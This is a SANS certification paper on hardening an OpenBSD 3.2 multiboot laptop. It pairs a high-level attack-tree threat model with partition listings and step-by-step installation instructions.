Global Information Assurance Certification Paper

Building a Secure Mobile OpenBSD Workstation

Illustration 1 XDM

SANS GCUX Assignment 1.9
Secure Unix Step-by-Step
by Curtis Collicutt

INTENTIONALLY BLANK

Table of Contents

Table of Illustrations

ABSTRACT

Given the low cost of mobile workstations (laptops) nearly every system administrator will likely have one. And nearly every one of those laptops will have some confidential business data on it which can easily be accessed by a malicious agent (MA) of some sort. This paper will attempt to consider as many security concerns as possible regarding the CIAA-o of a mobile workstation and will also, sometimes futilely, attempt to mitigate those concerns.

EXECUTIVE SUMMARY

After completing all of the steps in this paper, the workstation is reasonably secure (mostly thanks to OpenBSD and good backups). However, major issues remain unsolved:

1) A multiboot system is not particularily secure because you have to worry about the security of each OS as each OS can mount the entire drive. Likely if you need more than one OS you should have more than one computer, which is obviously not the case with this workstation.
2) Plaintext of important files exists somewhere on the sytem because we can't really use the encrytped file system at this time due to the size being incorrectly reported, making backup difficult. We have encrypted swap, and you could import an encrypted file (gpg, openssl), but as soon as you open it in plain text and write it to the disk (perhaps a temp file), all the security is gone because it can probably be forensically recovered. gpg and openssl encryption are technically effective but leave openings for human mistakes and therefore entire filesystems should be encrypted to try to avoid user error.
3) Physical security of a laptop is impossible at this time. The laptop is not tamper proof and could easily be stolen and analysed or simply altered (eg. install a hardware keylogger).
4) Authentication is not secure because in this case it's based on passphrases that can easily be shoulder-surfed.

That being said, this laptop is not a good place to store “secret” information. Let's hope the likes of the NSA and/or CSIS have thrown a lot of money and quality engineering into building secure mobile workstations, rather than going with commercial-off-the-shelf hardware. Hopefully they also use two-factor authentication and have a trustworthy encrypted filesystem .

INTRODUCTION

The purpose of this paper is to describe the implementation of an extremely secure laptop. In this case secure mostly means that we will make it as expensive, time consuming, and annoying as possible for a malicious agent (MA) to break the security of the workstation.

Building a secure mobile workstation is difficult to say the least. Yet with determination, resolve, gumption, and hope for the future, it can be done and done well. This paper will describe the design, implementation, and verification of a secure mobile workstation built mostly on the OpenBSD operating system plus other assorted open source tools as well as physical security common sense.

CIAA-o

CIAA-o is a mangling of the popular information security triad of CIA, or Confidentiality, Integrity, and Availability (Tudor, 45). In this paper CIAA-o stands for Confidentiality, Integrity, Availability, Authenticity, and little “o” Obscurity (meaning that obscurity should only be considered when the previous 4 concepts have been met to the best of the implementers ability or risk management comfortability, but it should be considered).

Description of the system

The laptop is a Gateway DS 450X with a 15” 1024x768 screen, Pentium IV 1.7GHz, 256MB of RAM, 30GB hard-drive, 16x/10x/24x CDRW and 8x DVD, and an ATI 32 MB non-shared video card. It also has 2 USB connections and a firewire port. It weighs just less than 6 pounds in this configuration. This particular model was chosen because it provides all of the above features in a thin and light package. OpenBSD runs fine on it as we will see.

The laptop will be used for:

- security analysis (mostly of log files and packet dumps),
- potential forensic use,
- accessing secure systems, designing security applications,
- potentially storing private data (any private data will be stored on the OpenBSD partition),
- storing confidential business documents,
- scanning networks (reluctant penetration testing),
- web and other internet browsing,
- multi-booting operating systems,
    - OpenBSD 3.2 (used 95% of the time)
    - Windows XP Home
    - Redhat Linux 8.0
- and other miscellaneous uses.

In it's final state, the laptop will be a multi-boot machine with which the OpenBSD OS is used 95% of the time. It will not be offering any network services on boot, not even sshd, although it may run honeyd setup for the purpose of obscuring the true purpose/identity of the machine. The machine will likely store confidential data and as per certain legal requirements within the jurisdiction it is used in this data must be secured to a “reasonable” degree, (although these legal requirements do not detail what “reasonable” is, much like a “reasonable person” in other legal areas). While this laptop is not going to be used to store life-and-death data, as what might be required in governmental agencies, this paper will explore securing the machine to the best of the authors ability, if only as an excersise in learning.

Risk Analysis of the System

In his book, *Secrets and Lies,* Bruce Schneier discusses the concept of attack trees which is a process for methodologically creating threat models: “Basically, you represent attacks against a system in a tree structure, with the goal as the root node and different ways of achieving that goal as leaf nodes.” (pg. 318) We will attempt to develop an attack tree or attack trees for this mobile workstation.

Attack tree

GOAL: Obtain plain text data stored on the hard-drive

1. Obtain plain text data stored on the hard-drive
   - Steal the hard-drive
     - When the user is away from the laptop for a short time, get access to the laptop, flip it over, unscrew the hard-drive and remove it
     - Steal the entire laptop when the user has left it unlocked and is away from it
     - If the laptop is locked up, wait until the user is away, take out the batteries of the laptop lock, cut the cable and remove the laptop, or just the hard-drive
     - Wait until the laptop is sent in for repairs with the hard-drive included - You could do all sorts of things if you have physical access. Repairs are an issue. How can you trust a giant computer manufacturer to give you a untampered laptop? You can't. Buy a trusted laptop - but from who and for how much?
     - Wait until they dispose of the laptop improperly
   - Access the console (i.e. logon to the computer locally)
     - Obtain the login name and passphrase
       - Does the user use the same passphase elsewhere? Likely.
       - Shoulder-surf
       - Pay/convince an officemate to watch the user, or to setup webcam

pointed at victims keyboard
    - Install video camera, especially if window available
    - Brute force both - Can the login name be obscured as well, i.e. Don't show the plain text? LOGIN: **********
    - Wait until they login in a public place and video tape that, or if the public place already has a camera obtain those tapes
    - Tempest?
- Obtain user login/passhprase then upgrade to root with local exploit
    - Install keylogger
    - Physical keylogger, requires physical access - fortunately this is not as easy as a desktop PC, but it would be harder to detect
    - Install video camera or access camera already in place
    - Software keylogger, probably requires trojan
- Brute force the passphrase
- Wait until the user leaves the workstation without the screen locked or if they have not logged out
- Obtain remote access
    - Install trojan somehow
        - Trojan software the user will download and use - such as the open source software that has recently been trojaned (eg. openssh, fragroute)
        - Access the computer locally and install the Trojan - need local access
    - Exploit network based software
        - Exploit daemon (eg. sshd, x-windows, httpd)
        - Exploit userland software that access network (eg. browser, ftp)
        - Exploit OS level networking (eg. TCP stack)
- Obtain data from the true source (the data stored on the workstation must have come from somewhere as it usually will not be created on the workstation, only manipulated)

This paper will not discuss rating these risks because we will attempt to mitigate all of the above risks if possible. And the limited nature of tools and methodologies will help to determine which risks are more difficult (or impossible) to mitigate. What we will likely discover is that physical security is impossible to ensure due to the structure and nature of mobile workstations; that encrypted security – for confidentiality - is also difficult due mostly to physical issues (i.e. forensics of plain text left on the disk, human error, and even lack of technology); and that a high level of network security is relatively easy to ensure (by utilising minimal network daemons, using systrace, and packet filtering).

INSTALLATION

Operating systems

Due to the fact that discussing the hardening procedures of the XP and Redhat

operating systems would make this paper exceedingly long (if it is not already), we will not consider the implementation of security procedures for those particular operating systems. Instead we will consider only the OpenBSD OS installed and also potential security issues with multi-booting.

Initially the laptop came with a special install of Windows XP which was taking up the entire 30GB drive. While the laptop will continue to boot Windows XP, perhaps once per month, the OS was wiped from the drive and then reinstalled in a 4GB partition at the start of the drive. The laptop vendor supplied reinstall disks for the OS and all default software. These applications were reinstalled as well.

Then a minimal install of Redhat 8.0 was added. The fdisk that comes with Redhat is easier to use than OpenBSD's disk manager during the install (though with some experience it's just as powerful if not more so). In this case, considering that the user will occasionally require booting into a Linux environment, it's easier to create the partitions using the fdisk and diskdruid software that is accessible in the Redhat install.

Partitioning

Linux# fdisk -l /dev/hda

Disk /dev/hda: 255 heads, 63 sectors, 3648 cylinders
Units = cylinders of 16065 * 512 bytes

Device	Boot	Start	End	Blocks	Id	System
/dev/hda1		1	510	4096543+	7	HPFS/NTFS
/dev/hda2		511	893	3076447+	83	Linux
/dev/hda3	*	894	2040	9213277+	a6	OpenBSD
/dev/hda4		2041	3648	12916260	5	Extended
/dev/hda5		2041	2073	265041	82	Linux swap
/dev/hda6		2074	2200	1020096	83	Linux
/dev/hda7		2201	2455	2048256	83	Linux
/dev/hda8		2456	2582	1020096	83	Linux
/dev/hda9		2583	2646	514048+	83	Linux

As can be seen from the fdisk listing above, the XP partition is the first one, 4GB in size, followed by a Linux partition (which is not actually in use yet, it's just there to take up space), then the OpenBSD partition which is 8GB, and lastly the extended partition where the Redhat 8.0 install lies as well as the rest of the space on the 30GB drive. OpenBSD's disklabel does it's own partitioning inside of the A6 partition, or hda3 shown above.

Once the partitioning is completed the install of OpenBSD can commence.

Here is the disklabel of wd0, which is hda in Linux terms:

```
OpenBSD# disklabel wd0
# using MBR partition 2: type A6 off 14346045 (0xdae73d) size 18426555
(0x1192ab
b)
# /dev/rwd0c:
type: ESDI
disk: ESDI/IDE disk
label: IC25N030ATCS04-0
flags:
bytes/sector: 512
sectors/track: 63
tracks/cylinder: 16
sectors/cylinder: 1008
cylinders: 16383
total sectors: 58605120
rpm: 3600
interleave: 1
trackskew: 0
cylinderskew: 0
headswitch: 0           # microseconds
track-to-track seek: 0  # microseconds
drivedata: 0

16 partitions:
#        size   offset    fstype   [fsize bsize   cpg]
  a:  2048067 14346045    4.2BSD     1024  8192    16   # (Cyl. 14232*- 16263)
  b:   524160 16394112      swap                    # (Cyl. 16264 - 16783)
  c: 58605120        0    unused        0     0         # (Cyl.    0 - 58139)
  d:  2048256 16918272    4.2BSD     1024  8192    16   # (Cyl. 16784 - 18815)
  e:  4095504 18966528    4.2BSD     1024  8192    16   # (Cyl. 18816 - 22878)
  f:  2048256 23062032    4.2BSD     1024  8192    16   # (Cyl. 22879 - 24910)
  g:  7662312 25110288    4.2BSD     1024  8192    16   # (Cyl. 24911 - 32512*)
  i:  8193087       63   unknown                       # (Cyl.    0*- 8128*)
  j:  6152895  8193150    ext2fs                       # (Cyl. 8128*- 14232*)
  k:   530082 32772663   unknown                       # (Cyl. 32512*- 33038*)
  l:  2056257 33302808    ext2fs                       # (Cyl. 33038*- 35078*)
  m:  2056257 35359128    ext2fs                       # (Cyl. 35078*- 37118*)
  n:  2056257 37415448    ext2fs                       # (Cyl. 37118*- 39158*)
  o:  2056257 39471768    ext2fs                       # (Cyl. 39158*- 41198*)
```

a is mounted on /, b is the swap, c is – for some reason – the entire disk, don't edit remove it – d is /var, e is /usr, f is /home, and g is /tmp. The rest are the other partitions on the disk, eg. i is the XP partition.

Installing OpenBSD

NOTE: You'll want to do the install several times before settling in and going to work on the more intense hardening sections.

NOTE ON 8GB LIMIT FOR /bsd: You must install the / partition so that it is entirely in the first 8GB of the drive. According to the OpenBSD FAQ ("Large Drive", OpenBSD FAQ) if you setup the disk so that /bsd can somehow be above the 8GB limit, then you will likely eventually experience problems if the kernel is recreated and moved above the 8GB limit, which can happen if the / partition overlaps the 8GB mark.

First, in order to install OpenBSD you should purchase the most recent version from OpenBSD ("Orders", OpenBSD.org). If you use OpenBSD in a commercial environment, or can afford to purchase the CDs please do so as a much of the money used to keep the OpenBSD developers going comes from CDs and paraphernalia sales. Remember you also get stickers in the CD package, which are good for placing on all OpenBSD servers and workstations.

NOTE: As this paper was being written, Art Grabowski, one of the main OpenBSD developers, sent a plea to the misc@openbsd.org list for users to buy more CDs as sales have plunged to less than half of previous years. So buy CDs, or simply donate.

This paper will discuss the install of OpenBSD from the official OpenBSD 3.2 CDs.

Secondly, new users of OpenBSD should read the FAQ ("OpenBSD FAQ", OpenBSD.org). OpenBSD is well documented, so after reading the FAQ you probably won't need to ask any questions, especially if you use the man pages and the mailing list archives ("Mailing List Archives", OpenBSD.org). Be warned that the official OpenBSD lists can be unforgiving to newcomers, and to get a better understanding of the culture of these lists one should read Holland's advice (Holland, "Unfriendly"). Suffice it to say that some people on the list can be as prickly as the OpenBSD mascot. Yet it should also be noted that they are usually right when they say to read the man page or to search the mail archives.

A suggested process for troubleshooting OpenBSD would be to use a search engine if there is a specific error message. If there is not a specific error message then start with the OpenBSD FAQ, then try reading the man pages, then try using a search engine, finally search the mailing lists, and when those avenues have been exhausted compose a message to the misc@openbsd list containing pertinent error messages and configuration files (such as a copy of the output of the command dmesg).

VMWare OpenBSD install

In this case we are going to use VMWare to demonstrate the install. It is possible to modify the OpenBSD boot floppies to use a serial terminal instead of requiring a monitor and keyboard, but in this case it is simply going to be easier to use VMWare and take screen shots of the install process. Technically, OpenBSD isn't supported by VMWare, but it works well enough to use it as an example for the install.

So first put the CD in the CD Rom drive and make sure the BIOS will boot from it, and start the boot process. If the CD is booting, you will see a lot of white text on blue backing on a black background, and it will eventually stop here:



Illustration 2 Install Upgrade or Shell?

Seeing as we are doing an install, select “I”.

Now it will ask you what terminal type to use, just use the default: vt220, and then it will ask you about keyboard encoding, again select the default: n. Lastly for this screen it will ask you if you want to proceed with the install, type “y” if you are ready.

Now you must choose the disk. In this case we only have one disk, the same as what would occur with the laptop, wd0, so use it.



Illustration 3 Proceed with install?



Illustration 4 All of wd0?

Now you will be sent to the disklabel section of the install, which is a bit cryptic but fast and easy once you get the hang of it. If you type “p” it will print the current disklabel.



Illustration 5 Disklabel

Because we have installed OpenBSD on this particular drive before, the previous partitions are still there. They will be removed and rebuilt.

NOTE: You can type “?” from the disklabel prompt to find out all the commands.

In this case we are going to do the following:

>d a
>d b
>d d
>d e
>d f

Which will delete partitions a, b, d, e, and f – BUT NOT C. Do not try to delete C; pretend it's a symbol for the entire disk (disklabel should not let you delete it though).

Now:

>a b
Leave the offset as default.
Size of twice RAM or so, the number of megabytes, eg. 256M or 512M.
Leave the default FS type as Swap.



Illustration 6 Add partitions

And continue adding partitions as desired. In this particular example we will only create /, /home, /usr, and /var. There are three main reasons for creating multiple partitions :

1) So that they can be mounted nosuid if needed (more on that later) and;
2) So that if the partition becomes filled that it won't break the whole OS, such as if logging becomes excessive and is not properly managed an fills up /var (which could be used as a DOS attack in the case of a Firewall or other major logging device) and ;
3) So that you can use dump to backup each partition/filesystem, not one big filesystem on one big partition, though this is not entirely necessary.

Which partitions created are largely a function of the sysadmin's personal preferences as there is no real right answer other than having at least 2 partitions, usually the more the better, but not too many.

NOTE ON PARTITIONING: Make sure that /usr is fairly large (1GB +) because

we'll be putting the source code for OpenBSD there later on. Also it might be a good idea to make a /tmp partition as well.

Once you are done adding partitions:

> w
> q

The “w” command will write the partitions and the “q” will quit disklabel.

Now you will be asked for the mount points, but you've already put them in so type “done”. The install will then show you the partitions and ask if you are ready to proceed with the install. If you are then type “y” and the install will format the drive.



Illustration 7 Ready to proceed?

The install will show you the process of formatting the drive and then start asking you some basic questions regarding the name of the system and such. They are fairly basic questions and should be easy to answer.

Next it will ask you if you want to configure the network. Say no for now (because we don't want to put this machine on the network yet, do we?). We will configure the network later on.

Next it will ask for a root password. Pick a good root password to start with

(because what is temporary will become permanent) perhaps using the Diceware methodology described in the Diceware portion of this document.

Now the install will ask you:

Where are the install sets you want to use? (m, c, f, etc.) _
Select “c” for the CDROM.

Which one contains the install media (or done) [cd0]

Selecting the default should be fine.

Enter the pathname where the sets are stored (or '?') [3.2/i386]

Select the default if you are installing on an i386 platform, which we are.

Now it will ask you what sets to install.

